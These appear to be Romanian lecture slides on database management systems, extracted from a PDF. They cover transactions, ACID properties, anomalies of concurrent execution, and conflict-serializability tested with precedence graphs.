



Sisteme de Gestiune a Bazelor de Date




Conținut curs

- Gestiunea tranzacțiilor
- Controlul concurenței
- Recuperarea datelor
- Sortare externă
- Evaluarea operatorilor relaționali
- Optimizarea interogărilor
- Baze de date distribuite / paralele
- Securitate


Structura unui SGBD



Strutura MS SQL Server



Tranzacții




Tranzacții (cont.)

- Execuția concurrentă este esențială pentru performanța unui SGBD
 - Deoarece harddisk-ul este accesat frecvent, iar accesul este relativ lent, este preferabil ca CPU-ul să fie “ocupat” cu alte task-uri executate concurrent.
- SGBD-ul “vede” un program ce interacționează cu baza de date ca o secvență de operații de **citire și scriere**.

- Begin - transaction
- Read
- Write
- End - transaction
- Commit - transaction
- Abort - transaction
- Undo
- Redo

Stările tranzacțiilor

- **Active**: tranzacția este în execuție
- **Partially Committed**: tranzacția urmează să se finalizeze
- **Committed**: terminare cu succes
- **Failed**: execuția normală a tranzacției nu mai poate continua
- **Aborted**: terminare cu *roll back*



Concurență într-un SGBD

- Un utilizator transmite unui SGBD mai multe tranzacții spre execuție:
 - Concurență este implementată de SGBD prin intercalarea operațiilor mai multor tranzacții (citiri/modificări ale obiectelor bazei de date)
 - Fiecare tranzacție trebuie să lase baza de date într-o stare consistentă
 - Constrângeri de integritate (intră în responsabilitatea SGBD).
 - SGBD nu “înțelege” semantica datelor (responsabilitatea programatorului).
- Probleme: Efectul *intercalării* tranzacțiilor și *blocări*.

Proprietățile tranzacțiilor - **ACID**

- **A**tomicitate (*totul sau nimic*)
- **C**onsistență (*garantare constrângeri de integritate*)
- **I**zolare (*concurența este invizibilă → serializabilitate*)
- **D**urabilitate (*acțiunile tranzacțiilor executate persistă*)

Atomicitate

- O tranzacție se poate termina cu succes, după execuția tuturor acțiunilor sale, sau poate eșua (uneori forțat de SGBD) după execuția anumitor acțiuni.
- Utilizatorii (programatorii) pot privi o tranzacție ca o operație indivizibilă.
 - SGBD salvează în *loguri* toate acțiunile unei tranzacții pentru a le putea anula la nevoie.
- Acțiunea prin care se asigură atomicitatea tranzacțiilor la apariția unor erori poartă numele de recuperarea datelor (*crash recovery*)

Consistență

- O tranzacție executată *singură* pe o bază de date consistentă, lasă baza de date într-o stare consistentă.
- Tranzacțiile păstrează constrângerile de integritate ale bazelor de date.
- Tranzacțiile sunt programe *corecte*

Izolare

- Dacă mai multe tranzacții sunt executate concurrent, rezultatul trebuie să fie identic cu una dintre execuțiile seriale a acestora (indiferent de ordine) - *serializabilitate*.
- O tranzacție nu poate partaja modificările operate până nu este finalizată
 - Condiție necesară pentru evitarea eșecurilor în cascadă.

Durabilitate

- Odată o tranzacție finalizată, sistemul trebuie să garanteze că rezultatul operațiilor acesteia nu se vor pierde, chiar și la apariția unor erori sau blocări ulterioare.
- Recuperarea datelor

Exemplu

T1: BEGIN A=A+100, B=B-100 END

T2: BEGIN A=1.06*A, B=1.06*B END

- Prima tranzacție transferă 100€ din contul B în contul A.
- Cea de-a doua tranzacție adaugă o dobândă de 6% sumelor din ambele conturi.

Exemplu

- ## ■ O posibilă intercalare a operațiilor (plan):

T1: A=A+100, B=B-100

T2: $A = 1.06 * A$, $B = 1.06 * B$

- ### ■ O a doua variantă:

T2: $A=1.06^*A$, $B=1.06^*B$

Cum “vede” SGBD al doilea plan:

T1: R(A), W(A), R(B), W(B)

T2: R(A), W(A), R(B), W(B)

Anomalii ale execuției concurente

- *Reading Uncommitted Data* (conflict WR, “dirty reads”):

T1: R(A), W(A),	R(B), W(B), A
T2:	R(A), W(A), C


- *Unrepeatable Reads* (conflict RW):

T1: R(A),	R(A), W(A), C
T2:	R(A), W(A), C

- *Overwriting Uncommitted Data* (Conflict WW, “blind writes”):

T1: W(A),	W(B), C
T2:	W(A), W(B), C

Planificarea Tranzacțiilor Gestionarea Concurenței



Planificarea tranzacțiilor

O *planificare* reprezintă ordonarea secvențială a instrucțiunilor

(*Read / Write / Abort / Commit*)

a n tranzacții astfel încât
ordinea instrucțiunilor
fiecarei tranzacții se păstrează

Planificarea tranzacțiilor

T1:

read (A)
read (sum)

read (A)

sum := sum + A

write (sum)

commit

T2:

read (A)
A := A + 20
write (A)
commit

Schedule

read1 (A)
read1 (sum)
read2 (A)

write2 (A)
commit2

read1 (A)

write1 (sum)
commit1

Planificarea tranzacțiilor

- Planificare serială: este planificarea ce nu intercalează acțiuni ale mai multor tranzacții.

T1:	T2:
	read (A)
	A := A + 20
	write (A)
	commit
read (A)	
read (sum)	
read (A)	
sum := sum + A	
write (sum)	
commit	

- Planificare non-serială: acțiunile mai multor tranzacții concurente se interpătrund.

Planificarea tranzacțiilor

- Planificări echivalente: Pentru orice stare a bazei de date, efectul (asupra obiectelor bazei de date) al executării unei planificări este identic cu efectul executării celei de-a doua planificări.
- Planificări serializabile: este o planificare non-serială care este echivalentă cu o planificare de execuție serială a tranzacțiilor implicate. (Notă: Dacă fiecare dintre tranzacțiile implicate în planificare păstrează consistența bazei de date atunci fiecare planificare serializabilă va păstra consistența acesteia)

Serializabilitate

- Obiectivul *serializabilității* este găsirea unei planificări non-seriale care permite execuția concurentă a tranzacțiilor fără ca acestea să interfereze, și astfel să conducă la o stare a unei baze de date la care se poate ajunge și printr-o execuție serială.
- Garantarea serializabilității tranzacțiilor concurente este importantă deoarece previne apariția inconsistențelor generate de interferența tranzacțiilor.



Planificarea tranzacțiilor

- Verificarea serializabilității: care sunt acțiunile ce nu se pot interschimba într-o tranzacție?
 - Acțiunile aparținând aceleiași tranzacții
 - Acțiuni aplicate de diferite tranzacții *aceluiași obiect*, dacă cel puțin una dintre ele este o operație de **write**. (acțiuni conflictuale!)

Planificarea tranzacțiilor

- 2 planificări sunt *conflict-echivalente* dacă:
 - Implică acțiunile acelorași tranzacții
 - Fiecare pereche de acțiuni conflictuale este ordonată în același mod
- Planificarea S este *conflict serializabilă* dacă S e conflict echivalentă cu o planificare serială

Conflict-serializabilitate



Planificare serială

Conflict-serializabilitate

- Graf de precedență:
 - Graf orientat
 - Un nod per tranzacție
 - Arc între T_i și T_j dacă o acțiune/operație de citire/modificare din T_j se realizează după o acțiune/operație conflictuală din T_i .
- Teoremă : O planificare este conflict- serializabilă dacă și numai dacă graful său de precedență nu conține circuite


Exemplu

- Planificare ce nu este conflict-serializabilă:

T1: R(A), W(A),

R(B), W(B)

T2: R(A), W(A), R(B), W(B)



Graf de precedență

- Graful conține un circuit. Rezultatul lui T1 depinde de T2, și invers.

Algoritm de Testare a Conflict-Serializabilității lui S

1. Pentru fiecare tranzacție T_i din S de crează un **nod** etichetat T_i în graful de precedență.
2. Pentru fiecare S unde T_j execută un $\text{Read}(x)$ după un $\text{Write}(x)$ executat de T_i crează un **arc** (T_i, T_j) în graful de precedență
3. Pentru fiecare caz în S unde T_j execută un $\text{Write}(x)$ după un $\text{Read}(x)$ executat de T_i crează un **arc** (T_i, T_j) în graful de precedență
4. Pentru fiecare caz în S unde T_j execută un $\text{Write}(x)$ după un $\text{Write}(x)$ executat de T_i crează un **arc** (T_i, T_j) în graful de precedență
5. S este conflict serializabil dacă graful de precedență nu are circuite

view - serializabilitate

